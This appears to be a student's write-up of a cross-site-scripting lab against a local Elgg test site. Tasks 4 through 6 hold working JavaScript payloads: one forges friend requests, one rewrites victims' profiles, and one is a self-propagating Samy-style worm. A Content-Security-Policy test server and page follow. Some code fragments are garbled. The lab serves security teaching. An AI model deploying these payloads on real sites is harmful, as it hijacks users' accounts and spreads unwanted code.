





Task:1







Task:2



Task:3

```
<script>
document.write('');
</script>
```




Task:4

```
<script type="text/javascript">
window.onload = function () {
    var Ajax = null;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts; // Timestamp for request validation
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token; // CSRF token for request validation
```

```
var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;
```

```
    Ajax = new XMLHttpRequest();  
    Ajax.open("GET", sendurl, true);  
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");  
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  
    Ajax.send();  
}  
</script>
```



Task:5

```
<script type="text/javascript">
    window.onload = function(){
        Token __elgg_token
        var userName = elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

        var content = "name=" + encodeURIComponent(userName) +
"&description=Samy%20was%20here!" + guid + ts + token;

        var samyGuid = "47";
        if (elgg.session.user.guid != samyGuid) {

            var Ajax = new XMLHttpRequest();
            Ajax.open("POST", "http://www.xsslabelgg.com/action/profile/edit", true);
            Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    };
</script>
```

Charlie : XSS Lab Site - Mozilla Firefox

Firefox Privacy Notice x example.com/myscripts.js x Charlie : XSS Lab Site x


www.xsslabelgg.com/profile/charlie

HTTP Header Live x

Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X
Accept: */*
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.xsslab
Cookie: Elgg=irndpca478pgv
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubu
Expires: Tue, 29 Apr 2025
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/
Date: Wed, 30 Oct 2024 08:4

Clear Options File Save

☒ Record Data ☒ autoscroll



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Charlie

About me

Samy was here!

Friends

Edit profile : XSS Lab Site - Mozilla Firefox

Firefox Privacy Notice x example.com/myscripts.js x Edit profile : XSS Lab Site x

www.xsslabelgg.com/profile/samy/edit

HTTP Header Live x

Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.xsslab
Cookie: Elgg=0udonrrj07db0
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 17:
Server: Apache/2.4.18 (Ubu
Expires: Tue, 29 Apr 2025
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1670
Content-Type: text/css;cha

Clear Options File Save

☒ Record Data ☒ autoscroll

XSS Lab Site

Edit profile

Display name

Samy

About me

Visual editor

```
<script type="text/javascript">
window.onload = function(){
    // JavaScript code to access user name, user guid, Time
    Stamp __elgg_ts, and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" +
    elgg.security.token.__elgg_token;

    // Construct the content of your URI with the desired profile
```

Public

Task:6

```
<script id="worm" type="text/javascript">
window.onload = function() {
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;



    var addFriendURL = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;

    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    var content = "name=" + encodeURIComponent(userName) +
        "&description=I%20have%20been%20hacked%20" +
        wormCode + guid + ts + token;

    var samyGuid = "47"; // Use Samy's actual GUID
    if (elgg.session.user.guid != samyGuid) {

        var AjaxFriend = new XMLHttpRequest();
        AjaxFriend.open("GET", addFriendURL, true);
        AjaxFriend.setRequestHeader("Host", "www.xsslabelgg.com");
        AjaxFriend.send()
        var AjaxProfile = new XMLHttpRequest();
        AjaxProfile.open("POST", "http://www.xsslabelgg.com/action/profile/edit", true);
        AjaxProfile.setRequestHeader("Host", "www.xsslabelgg.com");
        AjaxProfile.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        AjaxProfile.send(content);
    }
};
```


</script>



Task:7

```
#!/usr/bin/env python3
```

```
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *
```

```
class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 *.example79.com:8000 'nonce-1rA2345'"
            'nonce-2rB3333' 'nonce-3rC1234' ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()
```

```
httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

Csptest.html:

```
<html>
<h2>CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>
```

```
<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>
```

```
<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
```

</script>

<script type="text/javascript" nonce="3rC1234">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>

